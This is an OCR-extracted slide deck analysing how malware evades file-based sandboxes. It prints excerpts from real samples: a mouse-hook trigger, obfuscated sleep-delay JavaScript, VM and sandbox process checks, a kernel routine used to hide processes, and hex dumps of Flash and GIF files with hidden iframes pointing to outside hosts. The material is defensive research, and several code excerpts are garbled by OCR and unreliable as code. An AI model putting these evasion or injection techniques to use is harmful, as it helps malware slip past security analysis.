
## Number of Malware Samples Per Day as per Kaspersky Labs.





#### Why File Based SandBox...


AV researchers need to be able to keep up

- Average Response time for Human Analysts
  - 30 45 minutes Research.
  - Not scalable

- Response time for File Based SandBox
  - Normally couple of minutes
  - Scalable with machines



#### Design Architecture for a File Based Sandbox







# Hot Knives through Butter: Bypassing File Based Sandboxes

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#### Evasion techniques

- New Modern Trend: Human Interaction ...
  - Trojan UpClicker (wrapper around Poison Ivy,)
  - APT BaneChant
- Configuration
  - Trojan Nap aka Khelios back from dead
- Classic Detection
  - Checking for VM related processes.
  - Yes malware are still using them.
- Environment Specific Evasions.
  - Version Checks, Embedded Iframe



#### Human Interaction ...

Hooking to a Mouse .. SetWindowsHookEx()

Message Boxes ...



#### Assembly code for Mouse Hook Trojan UpClicker

```
add
        esp, 8
                          ; dwThreadId
push
        0
                          ; 1pModuleName
push
call
        ds:GetModuleHandleA
push
                          ; hmod
        eax
        offset fn
push
                          ; lpfn
                          ; idHook ; WH MOUSE LL
push
        ds:SetWindowsHookExA
call
        esi, ds:GetMessageA
MOV
                          ; wMsqFilterMax
push

    wMcnFiltorMin

nuch
```



#### Mouse Clicks

```
LRESULT stdcall fn(int nCode, WPARAM wParam, LPARAM 1Param)
 char Dest: // [sp+Ch] [bp-A8h]@3
 char v5; // [sp+Dh] [bp-A7h]@3
 __int16 v6; // [sp+91h] [bp-23h]@3
  int16 v7; // [sp+B1h] [bp-3h]@6
 char v8; // [sp+B3h] [bp-1h]@6
 if (!nCode)
   switch ( wParam )
    case 0x200u:
                                     // WM MOUSEMOVE
      Dest = 0;
      memset(&v5, 0, 0x84u);
      υ6 = 0;
      break;
    case 0x201u:
                                     // WM LBUTTONDOWN
      Dest = 0;
      memset(&v5, 0, 0xA4u);
      υ7 = 0;
      u8 = 0;
      breake
    case 0x202u:
                                     // WM LBUTTONUP
      UnhookWindowsHookEx(hhk);
      sub 401170();
```



### Human Interaction... Message Box in a JavaScript



#### Configuration Specific Evasions


Employ the configuration of a sandbox.

Limited time to execute,



#### Configuration Specific Evasion

Extended Sleep calls ...10 minute timeout here






## Configuration Specific Evasion .. Sleep calls Java Script

```
stringl+="}M :}fdB98<P";
stringl+="/2'g@!@:vmlp$y";
stringl+="Z.MPELO-V]>";
stringl+="}FF?z.i:,<$";
stringl+="C.=fB utx.knc";
stringl+="E|]|vTKJN`W8j+";
stringl+=".#*-j3:aaZ7";
stringl+="Ird|/;)3C*4{\"U";
stringl+="XM|?EFh!UluO#Y";
stringl+="ek\\*V+PyBJ<Hx";
stringl+="Y&0!Qs8cf4b7M2";
stringl+="ywULKOcBE:zS4";
stringl+="SM+\"!%7.mA cX ";
stringl+="b?jqR3";
var val = '';
for ( i=0; i<stringl.length; i++){
key2 = key2 % 0x5e;
charl = stringl.charCodeAt(i) + key2;
if (charl >= 0x7e){
charl = charl-0x5e;
val += String.fromCharCode(charl);
key2 += char1;
return val;
/ar launch = app.setTimeOut(mystr(), 1000000);
```



#### Configuration Specific Checks

Time Trigger Malware.. Trojan Hastati





#### Configuration Specific Checks

•	83EU 10	50B E5P,10	
١.		PUSH ESÍ	
١.	8B75 Ø8	MOV ESI,DWORD PTR SS:[ARG.1]	
١.	57	PUSH EDI	
١.		LEA EAX,[LOCAL.4]	
١.		PUSH ERX	
١.		CALL DWORD PTR DS:[ESI+330]	
١.		MOV EDI,4D <u>AD4678</u>	
• 🗸	EB 15	IMP CONTINUED	
$\rightarrow$	68 <b></b>	FPUSH 0EA60	
	FF 3403000	CALL DWORD PTR DS:[ESI+334]	kernel32.Sleep
	8D45 Fe	LEO E9X.[LOCAL.4]	
١.	50	PUSH EHX	
١.	FF96 3003000i	CALL DWORD PTR DS:[ESI+330]	
$\rightarrow$	0FB745 F0	MOVZX EAX,WORD PTR SS:[LOCAL.4]	
	99	CDQ	
	6A 64	PUSH 64	
٠	59	POP ECX	



## Configuration Specific Evasion..Hiding Processes

Deregister from the PsSetCreateProcessNotifyRoutine.

```
PAGE: 005552FA
                                      ; Exported entry 910. PsSetCreateProcessNotifyRoutine
PAGE: 005552FA
PAGE: 005552FA
                                      ; ----- S U B R O U T I N E -----
PAGE: 005552FA
PAGE:005552FA
                                      ; Attributes: bp-based frame
PAGE: 005552FA
                                      ; __stdcall PsSetCreateProcessNotifyRoutine(x, x)
PAGE:005552FA
PAGE:005552FA
                                                      public PsSetCreateProcessNotifyRoutine@8
                                      PsSetCreateProcessNotiFyRoutine@8 proc near
PAGE: 005552FA
PAGE:005552FA
PAGE: 005552FA
                                      NotifyRoutine
                                                    = dword ptr 8
PAGE: 005552FA
                                      Remove
                                                      = bute ptr 0Ch
PAGE:005552FA
PAGE: 005552FA 8B FF
                                                              edi, edi
PAGE: 005552FC 55
                                                             ebp
PAGE: 005552FD 8B EC
                                                              ebp, esp
PAGE: 005552FF 53
                                                      push
                                                             ebx
PAGE: 00555300 33 DB
                                                      xor
                                                              ebx, ebx
PAGE: 00555302 38 5D 0C
                                                             [ebp+Remove], bl
                                                      CMD
PAGE:00555305 56
                                                             esi
PAGE: 00555306 57
                                                             edi
                                                      push
PAGE: 00555307 74 65
                                                      iz
                                                              short Remove equal 0
PAGE: 00555309 BF 60 9D 48 00
                                                      mov
                                                              edi, offset PspCreateProcessNotifyRoutine
PAGE: 0055530E
                                      loc_55530E:
                                                                              ; CODE XREF: PsSetCreateProcessNotifyRoutine(x,x)+461j
PAGE: 0055530E
PAGE: 0055530E 57
                                                      push
PAGE: 0055530F E8 38 7C 01 00
                                                              ExReferenceCallBackBlock@4 ; ExReferenceCallBackBlock(x)
                                                      call
PAGE: 00555314 8B F0
                                                      mov
                                                              esi, eax
                                                             esi, esi
PAGE: 00555316 85 F6
                                                      test
PAGE: 00555318 74 1F
                                                             short 1oc 555339
PAGE: 0055531A 56
                                                     push
PAGE: 0055531B E8 63 38 FF FF
                                                              ExGetCallBackBlockRoutine@4 ; ExGetCallBackBlockRoutine(x)
                                                              eax, [ebp+NotifyRoutine]
PAGE:00555320 3B 45 08
                                                      cmp
PAGE: 00555323 75 0D
                                                     jnz
                                                             short 1oc 555332
PAGE: 00555325 56
```



#### Hiding Processes

Deregister from the PsSetCreateProcessNotifyRoutine.

```
unsigned int i; // eax@6
unsigned int ∪2; // [sp+Ch] [bp-8h]@6
unsigned __int8 v3; // [sp+12h] [bp-2h]@4
unsigned __int8 v4; // [sp+13h] [bp-1h]@4
if ( (signed __int16)NtBuildNumber == 2195 )
 ∪4 = 0xBAu:
 v3 = 0x84u;
}
else
  if ( (signed __int16)NtBuildNumber != 2600 && (signed __int16)NtBuildNumber != 3790 )
    return 0:
 v4 = 0xBFu;
                                               // Check for mov edi op code is BF
  03 = 0x57u:
                                               // 57 is op code for Push edi
v2 = **(_DWORD **)((char *)jmp__PsSetCreateProcessNotifyRoutine + 2);
for (i = 02; i < 02 + 128; ++i)
  if (*(_BYTE *)i == 04 && *(_BYTE *)(i + 5) == 03)
    return \times( DWORD \times)(i + 1);
return 0;
```



## Classic Detection Techniques for Bypassing File based SandBoxes.

- Enumerating List of services.
- Checking for Product ID keys.
- Checking for IO Port .
- Checking for processes and DLL specific to the File based Sandboxes.



#### Processes Specific to File Based Sandboxes

```
9D 00
        proc near
                                 ; CODE XREF: start+DAID
        push
                ebx
                ebx, ebx
        xor
                eax, offset aJoeboxserver_e ; "joeboxserver.exe"
        DOU
        call
                sub 10409828
        test
                al, al
                short loc 10409D1F
        inz
                eax, offset aJoeboxcontrol_; "joeboxcontrol.exe"
        nov
        call
                sub 10409828
        test
                al, al
        iz
                short loc 18489D21
                                 : CODE XREF: sub 18489D88+Ffi
9D1F:
```



#### Classic Techniques.... Yes Malwares are still using it.

Enumerating Processes and Services of a Virtualized environment.

```
= dword ptr -2Ch
- byte ptr -10h
sub
        esp, 3Ch
lea
        eax, [esp+3Ch+var 10]
        [esp+3Ch+var 2C], eax
ROV
        [esp+3Ch+var 30], 20019h
nov
        [esp+3Ch+var 34]. 0
nov
        [esp+3Ch+var_38], offset aSoftwareUnware; "SOFTWARE\\UNware, Inc.\\UNware Tools"
nov
        [esp+3Ch+var_3C], 80000002h
DOU
call
        RegOpenKeyExA
        esp, 14h
sub
test
        eax, eax
setnz
        al
novzx
        eax, al
add
        esp, 3Ch
retn
endp
```



#### Enumerating processes and Services.

```
; CODE XREF: sub_401310+3161p
) 481D6A
              proc near
_10
              = dword ptr -1Ch
              sub
                      [esp+1Ch+var_1C], offset aCWindowsSyst_0 ; "C:\\WINDOWS\\system32\\drivers\\vmmouse.sys"...
              nov
                      GetFileAttributesA
              call
                      esp, 4
              sub
                      eax, OFFFFFFFh
              CRP
              setz
              ROVZX
                      eax, al
                      esp, 10h
              add
              retn
) 481D6A
              endp
```



#### Do not Sleep Yet .. We have a Demo






#### Demo

Trojan UpClicker....

Gets Activated only when left mouse button is clicked up.



#### Demo





#### **Environment Specific Evasion**

File Based Sandbox provides specific environment for execution of a sample.



#### **Environment Specific Evasion: Version Checks**

#### Application Version Checks

Flash 0day exploit "LadyBoyle", Feb 5<sup>th</sup> 2013

```
switch (this.version)
      case "win 11,5,502,146":
         break:
      case "win 11,5,502,135":
         break:
      case "win 11,5,502,110":
         break:
      case "win 11,4,402,287":
         break;
      case "win 11,4,402,278":
         break:
      case "win 11,4,402,265":
         break:
      default:
         return this.empty();
```



#### **Environment Specific Evasion: Flash case**

- Flash Player, Windows Viewer will not render Iframe Tags...
- Sandbox, by opening this file alone, can not reveal the attack

```
5e 9d c5 60 e8 ee 4d 47
                                                     ^OA`èîMG.atìlè :
                          13 61 74 ec cf e8 20 3a
                                                     ..£ã~Fo¤£}`ô-ŸÑ;
la Of a3 e3 7e 46 6f a4 a3 7d 60 f4 96 9f dl al
74 74 18 8c de 3a Of fd cf 6f 39 f8 e7 5e 7a 6d
                                                     tt.ŒÞ:.ýÏo9øç^zm
                                                     f^zñn.>àb..€D%ß'
83 5e 7a fl 6e 02 9b e0 62 2e 05 80 7f be df 92
                                                     .³rÀ..%'.BÖ:ú>%8
02 b3 72 c0 ld lb 89 27
                          05 42 d5 3a fa bb 25 38
                                                    -Daa .... Oi BBRPL
95 62 bc e2 92 02 77 3c
                          40 cl 05 42
                                       df 52 50 to
                         ff 7f 01 10 b c0 68 3c
                                                     @fá.F.þ¤ÿ□..»Ah
40 66 el 00 46 0c fe a4
                          72 63 3d 68 74 74 70 3a
                                                     iframe src=http:
69 66 72 61 6d 65 20 73
2f 2f 64 61 64 61 73 64
                          73 61 64 3 61 2e 33 33
                                                     //dadasdsadsa.33
32 32 2e 6f 72 67 2f 61
                          2f 61 36 Re 68 74 6d 3f
                                                     22.org/a/a6.htm?
61 32 37 32 20 77 69 64
                          74 68 3d 🦎
                                       30 30 20 68
                                                     a272 width=100 h
65 69 67 68 74 3d 30 3e
                          3c 2f 69 66 72 61 6d 65
                                                     eight=0></iframe
                                                     > . . . . . .
```



#### Environment Specific Evasion: GIF case

- 0x3b: End of GIF data stream
- Contextual information is needed to reveal this attack

```
IT, UIME, IUI. 10,
                            lf la
                                                 5a fc
                                                         By>>>9;>>£..:+ú;Zü
              39 al
al 2a 44 a6
              15 58 41 b5
                            14 ea 12 d8
                                          03 6b
                                                         ;*D!.XAu.ê.Ø.kîè
                                                 ee e8
                                                         ..mšbS.X€.0..£7
10 14 6d 9a
             62 a7 05 58
                                   30 01
                                          13 c9
00 00 3b
                                                         ..; k?ob start();
              3f 6f 62 5f
                                   61 72
                                          74 28
              66 72 61 6d
                                                         ?><iframe src="h
                                   73 72
                                          63 3d 22 68
      70 3a
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                                  72 6f
                                          35 32 31 2e
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                                                         com/test.htm" wi
      6d 2f
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                                          22 20 77 69
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              30 20 68 65
64 74 68 3d
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6d 22 20 77
              69 64 74 68
                            3d 30 20 68
```



#### **Environment Specific: More Complicated Case**

- It appears to be a harmless blog site
- Turned out to be a location of an object for the malware to download









#### What's hiding in this Cartoon Hero?

 After endofimage, comes FFD9, which is "Unknown Padding"



#### What's hiding in this Cartoon Hero?

 The malware extract the padding data and decrypt, finally come up with the actual C&C msg, in the form of a ini file.





#### Catch me if you can!

 While you are reading this, similar images may be flying around in your network



 Isolated File Based Sandbox itself does NOT have the environment to trigger malicious behaviors of these files



## Performance of File based Sandboxes against Anti Analysis Techniques...

Sandboxes	Human Interaction	Iframe Flash/JPG	Sleep Calls	V-Check	IO Ports	VM Processes
Sandbox1	No	No	Yes	No	Yes	Yes
Sandbox2	No	No	Yes	No	Yes	Yes
Sandbox3	Yes	No	Yes	No	Yes	Yes



#### Take Away

- File based sandboxes not effective in detecting advanced malware.
  - -Designed as research tool, long way to go for prime time
  - -Most of the File Based Sandboxes can only provide an activity report, not classification
  - –Most of the File Based Sandboxes are not hardened for advanced malware analysis
- Virtual Execution Environment must be hardened & obfuscated for advanced evasions
  - –Many old malware like Khelios, PushDo and Poison Ivy have resurrected with sandbox evasions
  - -Many of the recent 0day attacks leverage these evasions as well
  - –A never ending battle



#### Take Away

•Advanced attacks are stateful, understanding the context of the attack via multi-flow analysis are needed to fill the gap

• Multi-flow & Multi-Vector correlation between set of events is required to capture the behavior of the advanced threats.



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